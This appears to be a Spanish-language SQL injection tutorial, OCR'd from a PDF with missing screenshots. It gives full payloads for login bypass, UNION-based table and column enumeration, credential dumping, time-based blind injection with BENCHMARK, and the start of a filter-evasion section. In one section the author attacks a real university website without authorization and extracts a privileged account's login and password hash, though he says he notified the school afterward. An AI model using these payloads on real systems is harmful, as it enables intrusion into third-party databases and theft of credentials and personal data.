He subrayado lo que nos interesa, la idea es que si el username (ya tenemos el campo) es igual a root, podremos modificar los usuarios (puramente ficción, si alguien sigue programando este tipo de validaciones merece la muerte ;))

Así que nada... haya vamos:

abcdef' or username='root'#



Así pues, explotamos una vulnerabilidad (SCD – Soure Code Disclosure) mediante la función Load_File de MySQL. Esto nos puede ser muy útil si queremos cargar el típico config.php y ver las credenciales de conexión a la Base de Datos (por si existiera un PHPMyAdmin o la posibilidad de conectarse remotamente con mysql)

EJEMPLO 4

Este ejemplo es muy común, se basa en un listado de productos, categorías, etc. Mediante un id.

Al seleccionar un producto, obtenemos su descripción:

Bien, comprobamos la vulnerabilidad:

Al introducir una comilla simple en la url, vemos que genera un query con un error SQL, obviamente añadiendo or ir=6 en la URL se nos listarían los dos productos.

Una de las sentencias utilizadas en SQL Injection es el UNION.


El unión lo que hará será unir el resultado de otra select al resultado de la primera.

Nos será útil para listar tablas y otro campos.


Ejemplo:

Query:

select nombre from productos where id=5 union select termino from diccionario where termino like '%wo%'



En definitiva, un UNION nos permite unir resultados de otras tablas. Qué ocurre si lo introducimos en la URL?



Bien, el error 1222 nos indica que necesitamos el mismo número de columnas que las que se piden en la tabla productos.

¿Cómo sabemos cuántos campos tiene productos?

Una de las posibilidades es añadir números en la sentencia select después del unión:

Select xxxx union select 1,2,3,4,xxxx

MySQL nos permite seleccionar mediante select cualquier valor

Select 1 nos mostrará 1.

Select 1,2 nos mostrará 1 | 2


...

De manera, que podemos ir probando hasta encontrar el número de campos necesarios para hacer un unión:

Sigue dando el mismo error, por lo tanto vamos incrementando el número hasta encontrar el número de columnas (en este caso 3):

Esto nos da buena información, vemos que el “segundo producto” muestra un 2, y un 3, es decir, esos son los campos que se muestran por pantalla.


Por lo tanto, si vamos a inyectar algo, esperando un resultado, para poder verlo, necesitaremos inyectarlo en el campo 2 y el 3 (significa, que modificaremos los datos de la url solo para el 2 y el 3)



Si os fijáis en la URL, he cambiado el 2 por los valores que quiero ver, añadiendo el FROM tabla.

Como resultado producto: Word, etc.

Otra manera alternativa de saber el número de las columnas, es mediante un GROUP BY o con ORDER BY.



En cambio si hacemos un group by 5:

No da error, por lo tanto, la tabla productos tiene 5 campos.

Y qué utilidad podemos sacar de aquí?

MySQL utiliza tablas internas donde se almacenan los nombres de las tablas, sus medidas, etc.

Esta db que contiene estas tablas se llama information_schema.

Si hiciéramos: SELECT * FROM information_schema.tables veriamos todas las tablas que tiene el servidor MySQL.


Por lo tanto, intentaremos inyectar esta unión para sacar información útil.

Volviendo a la query:

id=5 union select 1,2,3

Modificaremos la URL de la siguiente manera:


union select 1,table_name,3 from information_schema.tables



Nota: es mejor hacer el unión indicando el nombre de la DB y sus tablas:

UNION SELECT 1,information_schema.tables.table_name,3 from information_schema.tables

Se nos listan todas las tablas que contiene mysql, entre otras (si siguiéramos bajando en la página web) veríamos lo siguiente:



Bien, tenemos el listado de las tablas y entre otras, vemos **user**.

Vamos a modificar la inyección para ver que contiene esta tabla.


La query debería de quedar así:

Select xxxx from xxx unión select user.[campo que desconocemos] from user

Como descubrimos los campos? (esto me recuerda al blind sql, ya hablaremos de ello)

Podríamos ir por intuición: username, usuario, nombreUsuario, etc.

Hagamos una prueba:



Vale ok… podríamos tirarnos horas.

Suerte que mysql tiene otra tabla con estos datos! ;)

Esta tabla se encuentra en la misma database (information_schema) y se llama originalmente **COLUMNS**.

Para saber las columnas de una tabla, necesitamos la tabla y para acotar la búsqueda la base de datos.

Ejemplo:

Select * from information_schema.columns where information_schema.columns.table_name='nombreTabla' and information_schema.columns.table_schema = 'nombreDb'

Bien, tenemos la tabla, ahora conseguiremos el nombre de la base de datos. Para ello disponemos de la función database de SQL. Por lo tanto.


Unión select 1,database(),2 nos dará el nombre de la base de datos:

Como veis en la descripción, la database es test1 y sabemos que la tabla es user.

Por lo tanto hagamos la inyección ;). Así queda la URL:


http://localhost/sql1.php?id=1%20union%20select%201,2,information_schema.columns.column_name%20from%20information_schema.columns%20where%20information_schema.columns.table_name=%27user%27%20and%20information_schema.columns.table_schema=%27test1%27

Y este es el resultado:




Bien, ya sabemos los campos, así que la inyección va a ser:

union select 1,2,test1.user.username from test1.user



Obtenemos el password

union select 1,2,test1.user.password from test1.user



Y ya nos podemos logar como administradores ;)

En este caso, ha sido senzillo, el password no va encriptado, y el listado de productos se basa en un foreach. Esto se podría complicar si la web no lista todo el resultado de la base de datos, sino el primer registro...


EJEMPLO 5 – PRUEBA REAL

He buscado en google, y me he encontrado con una Universidad que presenta una vulnerabilidad.

Primero demostramos la vulnerabilidad.

index.php?id=425 order by 1000#

Esto me devuelve:



Bien, bajamos el número del order hasta ver que tiene 26 campos:

index.php?id=425 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#

Esto no nos mostraría error, pero tampoco nos mostraría ningún número, es debido a que sólo muestra un registro devuelto de la base de datos, y por lo tanto, solo muestra los datos de id 425. Así que modificamos 425 a -425 (ya que no existirá en la db)

index.php?id=-425 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#

Como veis se muestran los valores, 5,6 y 12. Así que vamos a modificar esos valores.

Lo primero que vamos a intentar, es hacer el union con el information_schema.

Nota: Mientras escribía este manual, he visto que pueden haber problemas al hacer el union.

Supongamos que la base de datos information_schema tiene un engine: MyIssam. Si la base de datos que utiliza la web (test1 anteriormente) es de otro engine (InnoDB) no podriamos hacer el union (COLLATION Problems)

Así que creamos nuestra query en el número 5:

index.php?id=-425 union select 1,2,3,4,information_schema.tables.table_name,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 from information_schema.tables#

Devuelve CHARACTER_SETS

Bien, el siguiente paso es comprobar que podemos generar wheres en la consulta.

Puesto que sin el where nos devuelve CHARACTER_SETS, haremos el siguiente where:

WHERE information_schema.tables.table_name='CHARACTER_SETS'

Si se nos vuelve a listar, podemos generar Wheres, y eso está perfecto.

Perfecto, podemos hacer wheres

Bien, esto es cuestión de estudiar cómo está estructurado MySQL. No me liaré con este tema.

Con information_schema.tables.table_name vamos a intentar obtener las tablas.

Con information_schema.columns.column_name vamos a intentar obtener las columnas.

Obteniendo las tablas útiles:

MySQL nos regala la función group_concat() que nos evitará hacer lo que presento a continuación.

index.php?id=-425 union select 1,2,3,4,information_schema.tables.table_name,database(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 from information_schema.tables where information_schema.tables.table_schema = 'msu_general'#

El msu_general es el resultado de la función database() inyectada previamente

No haré un pantallazo de todas las tablas, sólo decir que la idea es, si conseguimos "A" como tabla, añadiremos en la query AND information_schema.tables.table_name != "A" y vamos añadiendo las que nos devuelva. Así logramos el listado siguiente.

-cbxevnt

-cbxevnt_temp

-dndhreview

-dndhreview_bridgebuilder

-dndhreview_bridgebuilder_backup

-dndhreview_relations

-dndreview_backup

-dndreview_backup_Apr7

-dndreview_relations_backup2011-02-16

-.....

-fff_user_accounts

-theatre_ts_user

-theatre_ts_user_advert

-theatre_ts_user_confirm

-theatre_ts_user_history

-band_msu_ims_user

-band_msu_ims_user_access

-drupal_users

-....

Ejemplo:

Bien, hemos sacado bastantes tablas, vamos a revisar las de usuario, tienen buena pinta ;)

fff_user_accounts

index.php?id=-425%20union%20select%201,2,3,4,information_schema.tables.table_name,database(),7,8,9,10,11,information_schema.tables.table_schema,13,14,15,16,17,18,19,20,21,22,23,24,25,26%20from%20information_schema.tables%20where%20information_schema.tables.table_name=%27fff_user_accounts%27

He añadido a la query que me muestre el table_schema. Así vemos que fff_user_accounts pertenece al schema CALS. así, para referirnos (más adelante) a esta tabla, nos referiremos así: cals.fff_user_accounts.

Bien ya tenemos la tabla, vamos a ver qué campos tiene esta última, para ello utilizaremos la inyección anterior pero utilizando columns del information_schema.

Con la siguiente Query:

index.php?id=-425%20union%20select%201,2,3,4,information_schema.columns.column_name,information_s

chema.columns.table_name,7,8,9,10,11,information_schema.columns.table_schema,13,14,15,16,17,18,19,20,21,22,23,24,25,26%20from%20information_schema.columns%20where%20information_schema.columns.table_schema=%27cals%27%20AND%20information_schema.columns.column_name%20like%20%27%user%%27#

Estamos pidiéndole a mysql que nos liste las columnas, tablas y su schema que contengan como columnas User. Obtenemos:

-bcmbsearch_info.proxy_user

-fff_comments.user

-fff_user_accounts.user_type

Y ya no encontramos más...

Bien, hay información útil... vamos a ver que contiene la tabla fff_user_accounts..

Con la siguiente query:

index.php?id=-425 union select 1,2,3,4,information_schema.columns.column_name,information_schema.columns.table_name,7,8,9,10,11,information_schema.columns.table_schema,13,14,15,16,17,18,19,20,21,22,23,24,25,26 from information_schema.columns where information_schema.columns.table_name='fff_user_accounts'

Obtenemos los campos:

-login

-password_hash

-first_name

-mid_name

-last_name

-user_type

-street_1

-street_2

-city

-state

-zip

-phone_1

-phone_2

-phone_3

-added

-modified

y ya no tenemos más.

Por lo tanto, vamos a intentar conseguir algún login interesante:

Con la siguiente query:

index.php?id=-425 union select 1,2,3,4,cals.fff_user_accounts.user_type,cals.fff_user_accounts.login,7,8,9,10,11,cals.fff_user_accounts.password_hash,13,14,15,16,17,18,19,20,21,22,23,24,25,26 from cals.fff_user_accounts where cals.fff_user_accounts.user_type is not null#

No pondré el login, porque delata la página web, os paso un screenshot:

Bien, pues ya tenemos un usuario que parece tener privilegios y su hash.. ahora es cuestión de imaginación ;).

Obviamente, como podéis ver, esta web no tiene nada filtrado, sino hubiera sido más complicado.

Acabo de enviar un correo a esta universidad, para notificar del problema.

Blind SQL Injection:

Bueno, tal y como su nombre lo indica, se trata de inyectar SQL a ciegas, puesto que la victima no muestra errores, de manera, que no podemos diferenciar si la inyección no devuelve datos o si la inyección a generado un error.

En este "apartado" del documento, no entraré en detalle referente a PHP, haré algún script que no muestre errores (de los filtros, hablaremos más adelante).


En el siguiente ejemplo utilizaré la tabla productos para explicar una base sobre estos ataques.

Al iniciar:

Al seleccionar un producto:

Bien, pongamos en la URL un id que no existe (en este caso, sé que no existe)

Ahora, probemos de generar un error:



Ok, no recibimos nada, este es un escenario simple de Blind SQL Injection.

Volvamos al id correcto.


Si en la url hiciéramos lo siguiente:

id=1 union select 1#

Aquí, no nos aparece el mensaje de la impresora, vamos agregando columnas hasta llegar a

Id=1 union select 1,2,3# y vemos que si que nos muestra el producto :

Por lo tanto, si hiciéramos id=-1 union select 1,2,3# nos mostrará:



Lo mismo podríamos haber hecho con un order..

Y aquí ya sabemos, teniendo la posibilidad de hacer un unión select todo es más sencillo...

Las inyecciones a ciegas, se basan es obtener un true o un false de la consulta, una de las opciones posibles es utilizar IF de mysql con BENCHMARK, a continuación os explico como funcionan.

Con IF y BENCHMARK podemos saber si estamos o no en lo cierto.

Supongamos que tenemos "filtrado" el poder hacer un unión, averiguaremos la versión mysql mediante IFs.

Como funciona el if en mysql:

Select if(1=1,1,2)

Para mysql estamos diciéndole: seleccioname 1, si 1=1, sino seleccioname 2. Otro ejemplo:

Select if ("RevangelyonX"="RevangelyonX","es true","es false")

Lo que nos devuelve:

Perfecto entonces, como averiguar la versión de mysql?

Por ejemplo:

Select if(version()=5,"es 5", "no es 5")

Lo que nos devuelve que no es 5.

Para utilizar el IF en una consulta predefinida por un script, nos ayudaremos de BENCHMARK

Lo que podemos hacer con BENCHMARK es un delay de la respuesta, suponiendo que la URL quede así:

id=1 and if(version()=5,1, benchmark(5000000,ENCODE('Slow Down','by 5 seconds')))

Si lo añadimos, veremos que la web está cargando durante 5 segundos (primer parámetro del benchmark) y finalmente no nos muestra nada, el benchmark() es el segundo parámetro del if, por lo tanto deducimos que si tarda 5 segundos es que en la condición del IF, hemos entrado al else y que por lo tanto, la versión de mysql no es 5.

Si hubiéramos hecho la condición con un "!=" nos hubiera mostrado el primer producto al momento, por lo tanto, sabríamos que la versión de mysql es diferente de 5.

Por lo tanto, si indicamos lo siguiente:

Id=1 and if(version()>5.....)

Nos mostrará el primer producto al momento, ya que mi versión de mysql es superior a 5, en caso contrario, habría tardado 5 segundos en responderme en blanco...

Esta es la idea, para lograr saber el user, el database, la versión, etc.

/*substring...*/

EVADIENDO FILTROS

Existen documentos online referente al bypassing filters, o bypassing WAFs, etc... aquí voy a explicar algunas técnicas de filtrados WAFs más básicas, para más información google ;)

-filtrado comillas

-filtrado espacios

-filtrado where


-...

Programaré un script en PHP que realiza una consulta a la base de datos filtrando cada punto comentado anteriormente (iré paso por paso). Para ello, y dejando de lado el blind sqli. Mostraré como queda la query y los errores mysql que da la página.

Filtrado de comillas


Este tipo de filtros, suelen efectuarse mediante magic_quotes y viene definido por php, o bien por alguna función php llamada addslashes(). Lo que hace básicamente es transformar ‘ por \’.

Así queda la página sin ningún tipo de inyección:

